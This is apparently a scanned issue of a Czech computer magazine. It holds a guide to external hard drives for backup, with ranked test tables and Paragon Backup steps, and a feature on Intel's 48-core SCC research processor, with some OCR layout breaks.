NAS disky (Network Attached Storage), jako například QNAP TS-110 nebo Synology NAS DS-110j, jsou také vhodnými prostředky pro zálohování dat z osobních počítačů. Připojíte je jako miniserver k routeru domácí sítě a můžete pak využít jejich úložný prostor pro zálohování. Dodávají se většinou se zálohovacím softwarem pro domácí počítače, který tuto činnost značně zjednoduší.

ZASÍLÁNÍ SOUBORŮ

Kromě zálohování nabízí NAS servery samozřejmě i další zajímavé funkce. Na uložené soubory se například můžete podívat z jakéhokoli počítače připojeného k internetu nebo můžete multimediální obsah přehrávat na zařízeních v domácí síti.

padně čtečkou otisků prstů. Pak se i v případě, že například disk někde ztratíte, nikdo nepovoláný k uloženým datům nedostane.

Pro zálohování jsou tedy nejvhodnější 3,5" a 2,5" pevné disky. Nejlepší modely v obou kategoriích vám představíme v následující sekci a v přehledných tabulkách.

Nejlepší externí pevné disky

Jak jsme zjistili v našich testech shrnutých v Top 10, mezi 3,5" externími pevnými disky existují velké rozdíly jak z hlediska jejich výkonnosti, tak z hlediska jejich vybavení či hlučnosti. Co se týká výkonnosti, na přední místa se v současné době mohou dostat jen disky s rozhraním eSATA, které jsou zhruba dvojnásobně rychle než jejich protivníci, kteří mohou nabídnout pouze USB 2.0. Při výběru disku byste to tedy měli brát v potaz, i když třeba váš současný počítač eSATA nemá – ten další ho již patrně mít bude.

Na předních místech naší tabulky se umístily disky Freecom Hard Drive Quattro a Buffalo DriveStation Combo 4. Oba mají rozhraní eSATA a velmi nízkou hluč-

nost při provozu. Nechybí jim ani rychlé rozhraní FireWire 800, které využijí majitelé počítačů Apple. Pokud chcete data ukládat především levně a přitom ještě dostatečně rychle, doporučujeme disk Verbatim External Hard Drive eSATA & USB 2.0 (1 TB), popřípadě Seagate FreeAgent Desk (ST320005FDD2E1). Seagate má ale jen USB 2.0 rozhraní, takže zkopírování 500 GB dat zabere asi 5 hodin a 15 minut. Disk Buffalo to zvládne za hodinu a 45 minut.

Externí 2,5" disky pracují tiše a úsporně. Hlavní rozdíly jsou tedy v rychlosti. 2,5" externích disků s rozhraním eSATA se u nás zatím moc neprodává – jinde jsou dostupné například disky Plextor s eSATA, které mají přenosovou rychlost až 57 MB/s. S USB 2.0 je maximum cca 33 MB/s. Rychlejší je i rozhraní FireWire u disku Freecom ToughDrive Pro mobile, kterým ale každý počítač vybaven není. Na první místo našeho žebříčku se dostal disk Samsung S1 mini, který sice není příliš rychlý, je ale velmi skladný a má velmi nízkou spotřebu energie.

PEVNÉ DISKY EXTERNÍ 3,5 PÁLČŮ



3,5" disky mají kapacitu i více než 1 TB a navíc jsou jen o něco dražší než interní disky. Doporučujeme vám 2TB externí disk Seagate FreeAgent Desk – 1 GB u něj vyjde na 2,25 Kč.

Poradí	Produkt	Celkové hodnocení	Orient. cena vč. DPH	Cena za GB	Výkon (30%)	Hlučnost (30%)	Vybavení (20%)	Mobilita (10%)	Spotřeba (10%)	Přenosová rychlost čtení (MB/s)	Přenosová rychlost zápis (MB/s)	Hlučnost při provozu (sony)	Spotřeba - standby (sony)	FireWire 400	FireWire 800	USB 2.0	eSATA	Nominální kapacita (GB)	Rozměry (mm)
1	Freecom Hard Drive Quattro (2 TB)	86	7 300	3,65	81	100	100	65	52	95,2	87,5	0,8	4,3	•	•	•	•	2 000	148 × 156 × 43
2	Buffalo DriveStation Combo 4 (HD-HS1.0TQ)	78	4 000	4,00	76	100	87	57	27	86,5	81,4	1,0	11,3	•	•	•	•	1 000	228 × 38 × 128
3	Buffalo DriveStation USB 3.0 (HD-HX1.0TU3-EU)	76	3 000	3,00	100	89	40	66	44	116,1	109,0	1,6	6,5	–	–	3,0	–	1 000	156 × 45 × 175
4	Verbatim Quad-Interface External Hard Drive 1TB	72	3 500	3,50	70	77	93	58	32	80,6	81,8	2,5	9,1	•	•	•	•	1 000	216 × 38 × 150
5	Verbatim External Hard Drive eSATA & USB 2.0 (1 TB)	72	2 700	2,70	64	94	60	78	44	73,0	71,5	1,3	6,6	–	–	•	•	1 000	202 × 114 × 40
6	Western Digital My Book Studio Edition 1TB (WDH1Q10000E)	71	3 700	3,70	61	75	97	64	47	66,3	65,8	1,9	5,6	•	•	•	•	1 000	165 × 138 × 54
7	Freecom Hard Drive Secure (2 TB)	66	6 700	3,35	39	100	73	65	30	41,1	33,9	0,9	10,3	–	–	•	–	2 000	156 × 148 × 43
8	Seagate FreeAgent Desk (ST320005FDD2E1)	64	4 500	2,25	34	94	53	75	73	32,2	27,3	1,3	2,6	–	–	•	–	2 000	172 × 34 × 175
9	Iomega Prestige Desktop (1 TB)	60	2 500	2,50	34	93	40	89	48	33,1	27,8	1,4	6,1	–	–	•	–	1 000	199 × 31 × 121
10	Samsung STORY Station (HX-DU015EB)	59	2 900	1,93	31	82	47	77	81	33,1	27,8	2,1	2,7	–	–	•	–	1 500	193 × 120 × 42

Pokud vám jde především o velkou kapacitu, doporučujeme 2,5" externí disk Western Digital My Passport Essentials, který nabízí místo pro 1TB dat. To je zatím u 2,5" disků maximum. Přenosová rychlost přes rozhraní USB 2.0 je u něj podobná jako u 3,5" modelů – asi 30 MB/s.

Kromě pravidelného zálohování na externí pevné disky vám doporučujeme navíc zálohovat velmi důležité soubory také na disky DVD. Využít můžete i dalších zálohovacích možností – například pro zálohování dokumentů z Wordu a Excelu můžete využít on-line služby jako Google Docs nebo je můžete automaticky synchronizovat pomocí služby na Dropbox (www.dropbox.com). Fotografie můžete zálohovat například na webu Picasa. 1 GB prostoru máte zdarma, 20 GB stojí 5 USD na rok.

Je samozřejmě otázka, které soubory byste měli zálohovat. Zálohovat můžete obsah celého disku, to je ale poměrně zdlouhavé a ne všechny soubory jsou důležité. Hlavní jsou samozřejmě soubory z adresáře Dokumenty a všech podsložek, dále „oblíbené“ odkazy z vašeho webového prohlížeče, nastavení vašeho e-mailového klienta a pošta. Na druhou stranu volně přístupné stažené soubory můžete snadno získat znovu, stejně jako freewareové programy a nástroje (a většinou v novější verzi). Ani uloženým seriálům, které už jste viděli, nemusíte při zálohování věnovat takovou péči. **AUTOR@CHIP.CZ**

NA DVD

Areca Backup 7.1.6 beta – aplikace pro zálohování důležitých dat

Clonezilla 1.2.3-27 – umožňuje zálohovat nebo obnovovat oddíl nebo i celý pevný disk


Partition Wizard Home Edition 4.2.2 – nástroje pro snadnou práci s oddíly na pevném disku

PC File Recovery 4.0 – prográmek pro obnovu dat

TrueCrypt 6.3a – umí šifrovat data na virtuálních discích nebo fyzických oddílech TrueCrypt


Automatické zálohování souborů

Abyste nemuseli mít o svoje data obavy, připravili jsme pro vás plnou verzi programu Paragon Backup and Recovery 10 SE, kterou najdete na našem Chip DVD.




1. Spuštění plné zálohy

Chcete-li provést zálohu celého disku, spusťte program Paragon Backup and Recovery a klikněte na ikonu „Smart Backup“. Objeví se okno s nabídkou „Smart Backup Wizard“. Z nabídky vyberte volbu „Disk or Partition“. V dalším kroku vyberte, který disk (disky) nebo kterou partition chcete zálohovat. V dalším kroku vyberte, kam chcete zálohu uložit – na lokální nebo síťový disk (local/network drive), na FTP server, nebo na CD/DVD disk.




2. Záloha dokumentů

Pokud nechcete zálohovat celý disk, ale jen důležité dokumenty ve spuštěném programu, opět vyberte Smart Backup. V nabídkovém okně zvolte, zda chcete zálohovat poštu (E-mail), multimediální soubory (Media Files), nebo dokumenty (Documents), případně jakékoli jiné soubory a složky (Other Files and Folders). V dalším kroku opět vyberte cíl zálohování.



3. Naplánování zálohování

Zálohu celého počítače nebo jednotlivých souborů můžete naplánovat a proběhne bez vaší účasti. V nabídce spuštěného programu vyberte „Schedule Backup of Disk“, popřípadě „Schedule File Backup“ (pokud chcete zálohovat jen určité soubory). V dalších krocích zadejte, které disky (případně soubory) se mají zálohovat a kam. Potom nastavte datum a čas zálohy a to, kolikrát se má opakovat (jednou, denně, týdně, měsíčně).



4. Obnova souborů

Jestliže chcete data ze zálohy obnovit, ve spuštěném programu klikněte na volbu „Restore“. Program vás vyzve, abyste vybrali, kterou zálohu chcete obnovit. V dalším kroku máte možnost vybrat, které složky nebo přímo soubory se mají obnovit a zda se mají zachovat soubory stejného jména, která už na disku jsou (leave existing files), případně zda se mají nahradit (replace existing files).

PEVNÉ DISKY EXTERNÍ 2,5 PALCŮ



1,8" a 2,5" externí disky byly vyvinuty pro maximální mobilitu. Požadované napájení získávají pouze z USB portu, a nepotřebují tedy externí zdroj


Pořadí	Produkt	Celkové hodnocení		Orient. cena vč. DPH	Cena za GB		Mobilita (30%)	Výkon (20%)	Hlučnost (20%)	Spotřeba (20%)	Výbavení (10%)	Přenosová rychlost čtení (MB/s)		Přenosová rychlost zápis (MB/s)		Hlučnost při provozu (sony)	Spotřeba - provoz (W)	USB / FW / SATA	Kapacita (GB)	Typ disku	Hmotnost (g)	Rozměry (mm)
1	Samsung S1 Mini (HXSU012BA)	85	1 600	13,33	100	46	100	100	57	24,4	22,8	0,3	1,5	•/•/•	120	1,8"	85	87 × 62 × 15				
2	Freecom ToughDrive Pro mobile (250 GB)	77	2 100	8,40	69	65	100	71	91	37,4	26,5	0,3	1,9	•/•/•	250	2,5"	267	155 × 82 × 19				
3	Freecom ToughDrive Leather (500 GB)	76	3 900	7,80	76	51	100	87	57	29,1	21,6	0,7	1,6	•/•/•	500	2,5"	175	140 × 80 × 19				
4	Seagate FreeAgent Go (ST902503FGD2E1-RK)	76	1 700	6,80	80	57	100	67	71	32,9	27,4	0,4	1,5	•/•/•	250	2,5"	168	85 × 61 × 30				
5	Seagate FreeAgent Go (ST903203FDD2E1-RK)	76	2 000	6,25	83	57	100	62	71	32,9	27,4	0,5	1,5	•/•/•	320	2,5"	167	130 × 80 × 12				
6	Freecom ToughDrive Custom	74	3 000	9,38	74	58	100	71	57	33,1	25,4	0,4	1,9	•/•/•	320	2,5"	207	140 × 80 × 19				
7	Iomega eGo MAC (320 GB)	73	2 600	8,13	73	98	100	24	67	58,8	56,6	0,4	3,9	•/•/•	320	2,5"	230	143 × 89 × 16				
8	Iomega eGo Helium (320 GB)	72	3 200	10,00	90	59	100	52	29	32,9	26,8	0,3	2,4	•/•/•	320	2,5"	200	49 × 90 × 16				
9	Samsung S2 Portable (HXMU064DA)	71	2 500	3,91	79	60	100	52	48	33,2	27,9	0,5	2,3	•/•/•	640	2,5"	170	111 × 82 × 18				
10	Toshiba StorE art (HDDR500E04ER)	71	2 000	4,00	80	57	100	53	48	31,1	26,2	0,4	2,3	•/•/•	500	2,5"	155	127 × 81 × 17				

■ Špičková třída (100-90,0)
■ Nelze doporučit (44,9-0)

■ Vyšší třída (89,9-75,0)

■ Střední třída (74,9-45,0)

Všechna hodnocení v bodech (max. 100)




Procesory s DESÍTKAMI JADER

Vědecký výzkum neustále pracuje na vývoji technologií budoucnosti. V evropských laboratořích jsou vyvíjeny **SCC (Single Chip Cloud Computer)** procesory, které již dnes obsahují 48 jader architektury x86 na jediném čipu velikosti poštovní známky.

JULIAN BÜHLER

VÝZKUM

V braunschweigsčém centru probíhá výzkum jader, dalších hardwarových modulů a velmi rychlých paměťových řadičů SCC procesoru.



TESTOVACÍ SESTAVA SCC PROCESORU

Výzkumný tým Intelu vyvíjí nejen naprosto nový hardware, ale i testovací procedury technologie mnohojádrových procesorů budoucnosti.

POČÍTAČOVÁ FARMA NA POŠTOVNÍ ZNÁMCE

Tento prototyp vypadá podobně jako dnešní běžné procesory, ale obsahuje 48 jader architektury x86.

Energeticky úsporná počítačová centra, inteligentní automobily a přenos elektřiny vzduchem. V rámci našeho seriálu, který vzniká ve spolupráci se společností Intel, jsme vám již několikrát ukazovali zajímavé technologie blízké budoucnosti. Kdo však tyto technologie vyvíjí a kde se na nich pracuje? Ve světě existuje celá řada známých výzkumných ústavů a univerzit, ale málokdo ví, že velká část vývoje budoucích počítačových technologií probíhá v německém Braunschweigu. Již devět let zde pracuje evropské centrum vývoje procesorů společnosti

FOTO: INTEL

Seriál: Čipy budoucnosti

40 let po vzniku prvního mikroprocesoru se procesory staly nedílnou součástí každodenního života a najdeme je všude – od chladniček až po stěrače automobilů. V tomto seriálu vám ukážeme, jak digitalizace změnila běh našich životů.

VZÁJEMNÁ SPOLUPRÁCE



A



Intel, jež zaměstnává stovku vědců, kteří mají za úkol vymýšlet technologie budoucnosti a sestavovat jejich prototypy.

V tomto ústavu vznikla celá řada produktů a centrum mimo jiné spolupracovalo i na vývoji několika procesorů. Nejnovějším výsledkem vývoje je SCC (Single Chip Cloud Computer) čip, který v rámci jediného procesoru poprvé obsahuje 48 jader architektury x86. První prototyp byl vyvinut pro výzkumné účely, v budoucnu však budou procesory s velkým množstvím jader běžně používány v zařízeních určených koncovým uživatelům.

Vývoj procesorů se v osmdesátých a devadesátých letech zaměřoval na neustálé zvyšování jejich taktovací frekvence, v letech budoucích však půjde spíše cestou navyšování výpočetních jader umístěných na ploše procesoru. Dnes jsou běžné v prodeji procesory se dvěma či čtyřmi jádry, ale už příští rok budeme moci koupit procesory s šesti a osmi jádry. V dlouhodobějším výhledu bude možné na plochu jediného procesoru umístit až 100 samostatných jader. Vývojoví pracovníci však ještě musí vyřešit několik problémů. Nejde totiž jen o vývoj samotného procesoru, ale i to, aby tato technologie měla dostatečnou softwarovou a hardwarovou podporu ze stran jiných výrobců. Z toho důvodu spolupracuje Intel s řadou společností a univerzit na celém světě a prvním 100 partnerům hodlá dát k dispozici první prototypy 48jádrových procesorů.

Nákupy: Virtuální zkušební kabina

Uživatelé, kteří na počítači vytvářejí jen textové dokumenty, se možná mohou ptát, k čemu je vlastně potřeba ta-

kový nárůst výkonu a schopností procesoru. Podle vyjádření Justina Rattnera, CEO Intelu, si Intel klade za cíl během příštího desetiletí vylepšit rozhraní mezi počítačem a člověkem. Výsledkem by měla být mnohem užší a přirozenější komunikace mezi uživatelem a počítačem. V budoucnu by tak měly vymizet běžné vstupní periférie, jako jsou klávesnice a myši, a ovládání počítače by se mělo stát přirozenějším, například prostřednictvím hlasových příkazů. Počítače by v dohledné době měly dosáhnout takového výpočetního výkonu, který by jim umožnil automatic-

ky „inteligentně“ rozpoznat, co od nich uživatel právě potřebuje.

Takovýto scénář zatím spadá spíše do kategorie sci-fi filmů a ještě pár let si na podobný způsob komunikace s počítačem počkáme, ale již dnes si lze představit, že v budoucnu dokáže notebook postavený na technologii SCC naprosto změnit způsob, jakým nakupujeme na internetu. Výkonný notebook zachytí vestavěnou kamerou fotografii uživatele a v reálném čase jej zobrazí na displeji oblečeného do oblečení, které si právě prohlíží na stránkách oděvního e-shopu. Výkon SCC procesoru tak neoslňuje jen nej-




„Hranice mezi
člověkem a počítačem
zanikne.“

Justin Rattner, CEO Intelu

48 JADER ARCHITEKTURY X86 NA JEDINÉM PROCESORU: JAK TO FUNGUJE?

Hotový křemíkový SCC čip
s 48 jádry architektury x86




Hlavní výhodou SCC čipu společnosti Intel je množství a typ použitých jader.

V tomto případě se nejedná o funkčně omezená jádra (jako jsou shaderové jednotky grafických karet), ale o kompletní procesory pracující s příkazovou sadou architektury x86. To například znamená, že na každém jádru může běžet samostatný operační systém. Spolupráce takového množství jader je možná díky rozdělení jader do několika segmentů.

A Nejmenší celek se skládá ze dvou jader se dvěma vyrovnávacími paměťmi druhé úrovně a příkazového bufferu.

B Na vyšší úrovni struktury SCC čipu je spojeno šest destiček do další samostatné jednotky vybavené vlastním paměťovým řadičem, pomocí kterého komunikují s 3D pamětí.

C V současném prototypu SCC procesoru najdeme čtveřici výše zmíněných jednotek, což znamená, že celkový počet jader na SCC procesoru dosahuje 48 ($2 \times 6 \times 4 = 48$). Při takovém množství CPU nemá smysl používat společnou vyrovnávací paměť, jako je tomu u současných dvoujádrových procesorů, ale komunikace mezi jednotlivými jádry probíhá po 2D Mesh síti. Ta v rámci procesoru přenáší data vysokou rychlostí 256 GB/s.



TESTOVACÍ ZÁKLADNA

Prototypy 48jádrového SCC procesoru s architekturou x86 procházejí řadou testů.

náročnější milovníky špičkových technologií, ale i běžné domácí uživatele.

Trik: $2 \times 6 \times 4 = 48$

Jak je možné, že v budoucnosti bude standardní domácí počítač disponovat výkonem, který dnes zvládají jen špičkové superservery? Nestačí jen přidat více jader do jednoho procesoru, důležité je, aby spolu jednotlivá jádra dokázala komunikovat.

Přesně tento problém řeší i v braunschweigsém centru, kde ve spolupráci s odborníky z Indie a USA pracují na vývoji nové architektury. Její základ je podobný drátovému modelu sítě, jejíž struktura se skládá z různých jednotek a podjednotek. Nejmenší stavební jednotka procesoru se skládá z dvojice jader, dvou vyrovnávacích pamětí druhé úrovně, příkazového bufferu a routeru. Šest takovýchto destiček pak dává dohromady další jednotku, která je spojena s paměťovým řadičem, se kterým spolupracuje operační paměť typu DDR3. Procesor SCC počítače se skládá z dvanácti takovýchto jednotek, takže celkem obsahuje 48 jader. Všechna 48 jader se skrývá na ploše jediného procesoru.

Důležitou komunikaci mezi jednotlivými částmi této sítě procesorů zajišťuje celkem 24 routerů pracujících s extrémně vysokou rychlostí 256 GB/s.

Každé jádro dokáže pracovat naprosto nezávisle a je možné na něm spustit vlastní operační systém. Díky tomu vzniká síť podobná tzv. „cloud computing“, tedy spojení několika nezávisle pracujících výpočetních center s různými systémy prostřednictvím internetu. Výhodou umístění podobné sítě na jediném čipu je, že odpadá pomalé propojení internetovou infrastrukturou, a samozřejmě také fakt, že všechna výpočetní centra jsou v tomto případě umístěna na prostor stejně velký, jako je poštovní známka. Dí-

ky tomu je komunikace mezi jednotlivými „počítači“, tedy jádry, mnohem kratší, rychlejší a energeticky úspornější.

SCC cloud: Energetická úspora budoucnosti

Vysoká úspora elektrické energie představuje pravděpodobně nejpozoruhodnější charakteristiku SCC technologie. V rámci SCC procesoru mohou mít jednotlivá jádra a skupiny procesorů různou frekvenci a vytížení a spotřeba energie se dynamicky mění podle momentálních potřeb procesoru.

Díky pokročilému systému řízení spotřeby má SCC procesor celkovou spotřebu v rozmezí 25 až 125 wattů, což představuje stejné množství elektrické energie, jaké spotřebují dvě běžné žárovky.

Dlouho předtím, než se SCC čipy stanou běžným základem domácích počítačů, budou představovat revoluci v oblasti výpočetních center. Dnes tato centra představují energeticky nejnáročnější oblast IT a díky SCC procesorům by se mohla stát mnohem úspornějšími, a tedy i přátelštějšími k životnímu prostředí. Aplikace pracující v rámci SCC čipu mohou dynamicky přiřazovat jednotlivé úkoly určitým procesorům, takže je možné, aby byly zpracováváné úlohy přidělovány určitým jádrům v ideálním pořadí, podobně jako fungují výrobní linky průmyslových podniků.

Do té doby však bude nutné provést celou řadu hardwarových testů a bude třeba vymyslet optimalizovaný software, který bude schopen efektivně využívat všech možností SCC procesoru. Systém tohoto typu bude muset být hlavně vybaven operačním systémem, který dokáže inteligentně komunikovat s jednotlivými jádry procesoru. Za tímto účelem spolupracuje Intel kromě Microsoftu i s jinými partnery. Tým vědců ze Spolkové vysoké technické školy v Curychu pracuje na projektu s kódovým označením „Barrelfish“, který má za úkol vývoj operačního systému pro více- a mnohójádrové systémy.

Výzkum v braunschweigsém centru přinesl řadu dílčích úspěchů. V současnosti jsou již hotova jádra procesoru včetně modelů pro rychlý přenos instrukcí i paměťové řadiče. Na tomto hardwarovém základě již proběhla validace procesoru a vznikla i první verze optimalizovaného operačního systému na bázi Linuxu. Zbývá ještě dlouhá cesta, ale základy technologie počítačů budoucnosti jsou již pevně položeny. 

AUTOR@CHIP.CZ

Aktivujte TAJNÉ FUNKCE



Mnohá zařízení toho dokážou víc, než si myslíte. „Vytuňte“ si MP3 přehrávač nebo si z herní konzole vytvořte multimediální centrum – pomocí updatu firmwaru nebo jiných triků.

DOMINIK HOFERER

HD receiver Vantage

